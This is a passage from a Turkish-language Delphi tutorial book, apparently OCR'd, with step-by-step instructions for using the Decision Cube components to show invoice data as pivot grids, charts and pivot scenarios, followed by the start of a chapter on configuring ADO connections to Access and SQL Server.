
Excel kullandıysanız bilirsiniz, tablolara ait özet görünümler elde etmek için kullanılan "Pivot Table" yapısı gibi özet tablo bilgilerini kullanıcıya seçenekli olarak gösterebilen bir yapraktır.

Bu yaprakta bulunan kontroller birbirleriyle iç içe çalıştıkları için, teker teker değil hepsini beraberce inceleyeceğiz. Aşağıda adım adım "**Decision Cube**" kontrollerini nasıl kullanabileceğiniz açıklanmaktadır. Dikkatlice inceleyiniz.

İlk Olarak Tablo Bilgilerini özet tablo görüntüsü olarak kullanıcıya nasıl gösterebileceğinizi izah etmek istiyorum.

Tablo Kayıtlarını Özet Tablo Olarak Listelemek:


- Birinci adım Formunuzun üzerine bir adet "**DecisionQuery**" kontrolü yerleştirerek üzerine mous ile çift tıklayın. Aşağıdaki pencere açılacaktır.



- "**Decision Query Editor**" penceresinde ilk olarak "**Database**" kutusu içerisinden tablonuzun içerisinde yer aldığı "Alias" ismini seçin. Ardından "Table" kutusunda o klasörde kayıtlı tüm tablolar listelenecektir. Özet görüntü alacağınız tabloyu seçin.
- Tablonuzu seçtikten sonra, içerisinde yer alan tüm sütunlar "**List of Available Fields**" listesinde gözükecektir. "MAGAZAADI-GIDENFIRMA" sütunlarını seçerek "**Dimensions**" penceresine, "FATURATUTARI" sütununuda "Sum" ı seçerek "**Summaries**"

penceresine aktarın. "SQL Query" yaprağına geçerek Delphi nin oluşturduğu sorgu komutlarını inceleyebilirsiniz.

- ❖ Bu adımda formunuza bir adet "**DecisionCube**" kontrolü yerleştirerek "**DataSet**" özelliğine "DecisionQuery1" değerini aktarın.
- ❖ Kaynaktaki bilgileri form üzerindeki kontrollere aktarmak için formunuza bir adet "**DecisionSource**" kontrolü yerleştirip "**DecisionCube**" özelliğine "DecisionCube1" değerini aktarın.
- ❖ Verileri listelemek için formunuzun üzerine yine "DecisionCube" yaprağında yer alan "**DecisionGrid**" kontrolü yerleştirerek, "**DecisionSource**" özelliğine "DecisionSource1" değerini aktarın.
- ❖ Son olarak "**DecisionQuery1**" kontrolüne ait "**Active**" özelliğini true yapıp programınızı çalıştırın. Ekran görüntünüz aşağıdaki şekilde oluşacaktır.




Ekran görüntüsüne dikkat edecek olursanız seçmiş olduğunuz sütunların istediğiniz yerde (satır veya sütun) listelenmiş olduklarını göreceksiniz. Mous sağ tuşu ile sütun başlıklarına (MAGAZAADI-GIDENFIRMA) tıklarsanız gösterilecek olan sütunları değiştirebilirsiniz.

Tablo Kayıtlarını Grafik Şeklinde Göstermek:

Şimdiki amacımız özet tablo halinde oluşturulan kayıtları grafik şeklinde kullanıcıya göstermeyi sağlamak olacaktır.

- ❖ Birinci adım Formunuzun üzerine bir adet "**DecisionQuery**" kontrolü yerleştirerek üzerine mous ila çift tıklayın. Aşağıdaki pencere açılacaktır.
- ❖ Açılan pencerede tüm işlemleri "**Dimensions/Summaries**" yaprağında gerçekleştireceğiz.

❖ Bu yüzden “Dimensions/Summaries” yaprağını aktif hale getirip diğer adımları izleyin.



❖ “**Decision Query Editor**” penceresinde ilk olarak “Database” kutusu içerisinden tablonuzun içerisinde yer aldığı “Alias” ismini seçin. Ardından “Table” kutusunda o klasörde kayıtlı tüm tablolar listelenecektir. Özet görüntü alacağınız tabloyu seçin.

❖ Tablonuzu seçtikten sonra, içerisinde yer alan tüm sütunlar “**List of Available Fields**” listesinde gözükecektir. “MAGAZAADI-GIDENFIRMA” sütunlarını seçerek “**Dimensions**” penceresine, “FATURATUTARI” sütununuda “Sum” ı seçerek “**Summaries**” penceresine aktarın. “SQL Query” yaprağına geçerek Delphi nin oluşturduğu sorgu komutlarını inceleyebilirsiniz.


❖ Bu adımda formunuza bir adet “**DecisionCube**” kontrolü yerleştirerek “**DataSet**” özelliğine “DecisionQuery1” değerini aktarın.

❖ Kaynaktaki bilgileri form üzerindeki kontrollere aktarmak için formunuza bir adet “**DecisionSource**” kontrolü yerleştirip “**DecisionCube**” özelliğine “DecisionCube1” değerini aktarın.


❖ Verileri listelemek için formunuzun üzerine yine “DecisionCube” yaprağında yer alan “**DecisionGraph**” kontrolü yerleştirerek, “**DecisionSource**” özelliğine “DecisionSource1” değerini aktarın.

❖ Son olarak “**DecisionQuery1**” kontrolüne ait “Active” özelliğini true yapıp programınızı çalıştırın.

❖ Ekran görüntünüz aşağıdaki şekilde oluşacaktır.



Burada değinmek istediğim diğer bir hususta, "DecisionGraph" kontrolünü seçip mousun sağ tuşuna tıklarsanız, menü açılacaktır. Bu menüden "EditCharts" seçeneğini tıklarsanız aşağıdaki pencere açılacaktır. Bu pencerede "Delphi" kullandığınız wizard sayesinde kendi serilerini otomatik olarak oluşturmuştur.




DecisionPivot Kontrolü Kullanarak Senaryo Oluşturmak:

Aynı örneğimiz için şimdi de yeni senaryolar üretelim. Aşağıdaki adımları teker teker inceleyiniz.


- Birinci adım Formunuzun üzerine bir adet "**DecisionQuery**" kontrolü yerleştirerek üzerine mous ila çift tıklayın. Aşağıdaki pencere açılacaktır.

- Açılan pencerede tüm işlemleri "Dimensions/Summaries" yaprağında gerçekleştireceğiz.
- Bu yüzden "Dimensions/Summaries" yaprağını aktif hale getirip diğer adımları izleyin.




- "Decision Query Editor" penceresinde ilk olarak "Database" kutusu içerisinden tablonuzun içerisinde yer aldığı "Alias" ismini seçin. Ardından "Table" kutusunda o klasörde kayıtlı tüm tablolar listelenecektir. Özet görüntü alacağınız tabloyu seçin.
- Tablonuzu seçtikten sonra, içerisinde yer alan tüm sütunlar "List of Available Fields" listesinde gözükecektir. "MAGAZAADI-GIDENFIRMA" sütunlarını seçerek "**Dimensions**" penceresine, "FATURATUTARI" sütununuda "Sum" ı seçerek "**Summaries**" penceresine aktarın. "SQL Query" yaprağına geçerek Delphi nin oluşturduğu sorgu komutlarını inceleyebilirsiniz.
- Bu adımda formunuza bir adet "**DecisionCube**" kontrolü yerleştirerek "DataSet" özelliğine "DecisionQuery1" değerini aktarın.
- Kaynaktaki bilgileri form üzerindeki kontrollere aktarmak için formunuza bir adet "**DecisionSource**" kontrolü yerleştirip "DecisionCube" özelliğine "DecisionCube1" değerini aktarın.
- Verileri listelemek için formunuzun üzerine yine "DecisionCube" yaprağında yer alan "**DecisionGraph**" kontrolü yerleştirerek, "**DecisionSource**" özelliğine "DecisionSource1" değerini aktarın.
- Bu adım da formunuzun üzerine "**DecisionPivot**" kontrolü yerleştirip "**DecisionSource**" özelliğine "DecisionDataSource1" değerini aktarın.

- Son olarak “**DecisionQuery1**” kontrolüne ait “Active” özelliğini true yapıp programınızı çalıştırın.
- Ekran görüntünüz aşağıdaki şekilde oluşacaktır.




Şimdi “GIDENFIRMA” etiketine tıklarsanız ekran görüntünüz aşağıdaki pencere gibi oluşacaktır (Firma isimlerinin gözükmediğine dikkat ediniz).



Görüntüye dikkat edecek olursanız “GIDENFIRMA” sütununa ait değerlerin yazılmadığını görürsünüz. Aynı işlemi “MAGAZAADI” sütunu içinde gerçekleştirebilirsiniz.

Değinmek istediğim son nokta şayet “SUM OF FATURATUTARI” kısmına mous sağ tuş ile tıklarsanız bir menü açılacak, bu menüden dilediğiniz seçeneği seçebileceksiniz.

Aynı durum diğer sütun başlıkları içinde geçerlidir. Yani "MAGAZAADI" sütunu üzerine mous sağ tuş ile tıklarsanız aşağıdaki gibi ek senaryo üretmeniz için gerekli yardımcı menüler açılacaktır.



Görüldüğü gibi açılan menüden dilediğiniz seçeneği seçebilirsiniz. Delphi sizin yerinize uygun senaryoyu yaratacak sonucu ekranda gösterecektir.

BÖLÜM 7
ADO KONTROLLERİ

ADO Kontrolleri:


Delphi uygulamaları geliştirilmesi sırasında Microsoft veritabanlarında bulunan tablo kayıtları kullanılacaksa o zaman "ADO" kontrollerine ihtiyaç duyacaksınız. Aslında Paradox dururken "Microsoft Access" a bağlanmak pek mantıklı gözükmesede mecbur kaldığınızı düşünelim ve bağlantının nasıl yapılabileceğini gösterelim.

Burada hatırlatmakta fayda var. "ADO" kontrollerine değinmemdeki amaç "Microsoft Access" veri tabanı uygulamaları geliştirmek için değil, daha büyük uygulamalar geliştirme imkanınızın bulunduğu "SQL Server" veri tabanı uygulamalarını kullanmak amaçlanmıştır. Bu düşünceyle göreceksiniz örneklerimizin neredeyse tamamında "SQL Server" kullanılacaktır. Bilinmesi açısından ilk olarak "Microsoft Access" veri tabanına bağlandıktan sonraki tüm uygulamalarımızı "SQL Server "üzerinden gerçekleştireceğiz.

Adoconnection Kontrolü:


Genel amaçlı olarak daha sonra anlatacağım kontrollere bilgi dağıtmak için kullanılan bir kontroldür. Bağlanılacak olan veritabanı bu kontrol sayesinde belirlenebilecektir. Bağlantı işlemleri için aşağıdaki adımları izlemelisiniz.

- Formunuza "ADO" yaprağında yer alan bir adet "**Adoconnection**" kontrolü yerleştirin.
- Bu kontrolü seçip "Object Inspector" penceresinden "**ConnectionString**" özelliğine tıklayın. Aşağıdaki pencere açılacaktır.




- Bu pencerede **"Use Connection String"** işaret düğmesi seçili iken "**Build**" düğmesine tıklayın.
- Aşağıda gözüktüğü şekilde yeni bir pencere açılacaktır. Bu pencerede bağlantı sağlayacağınız veritabanı işlemlerini destekleyen motoru seçmek durumundasınız. Şayet "Microsoft Access" veritabanı bağlantısı

oluşturacaksanız "Microsoft 4.0 Jet OLE DB Provider" seçeneğini seçmelisiniz. Eğer "SQL Server" a bağlansaydınız o zaman da "Microsoft OLE DB Provider SQL Server" seçeneğini seçmeniz gerekecekti.



- Seçeneğinizi belirttikten sonra "Provider" yaprağına geçin.
- Bu yaprakta bağlantı türünüzü kullanarak kayıtlarına ulaşacağınız tablolarınızı veya Query lerinizi belirlemelisiniz. Veri Tabanı bağlantı şeklini belirledikten sonra "ADO" yaprağında yer alan "Table-Query-StoredProc" kontrollerini kullanarak "**Adoconnection**" sayesinde bu Access" dosyasına erişebileceksiniz.
- Provider penceresinde ilk olarak "**Select or enter a database name**" kısmına bağlanacağınız veritabanının ismini girin veya seçin (yoluyla beraber).
- Dosya erişimi için belirlenen bir şifre varsa girmelisiniz. Şayet yetkili bir şahıssanız şifre kısmını geçebilirsiniz.
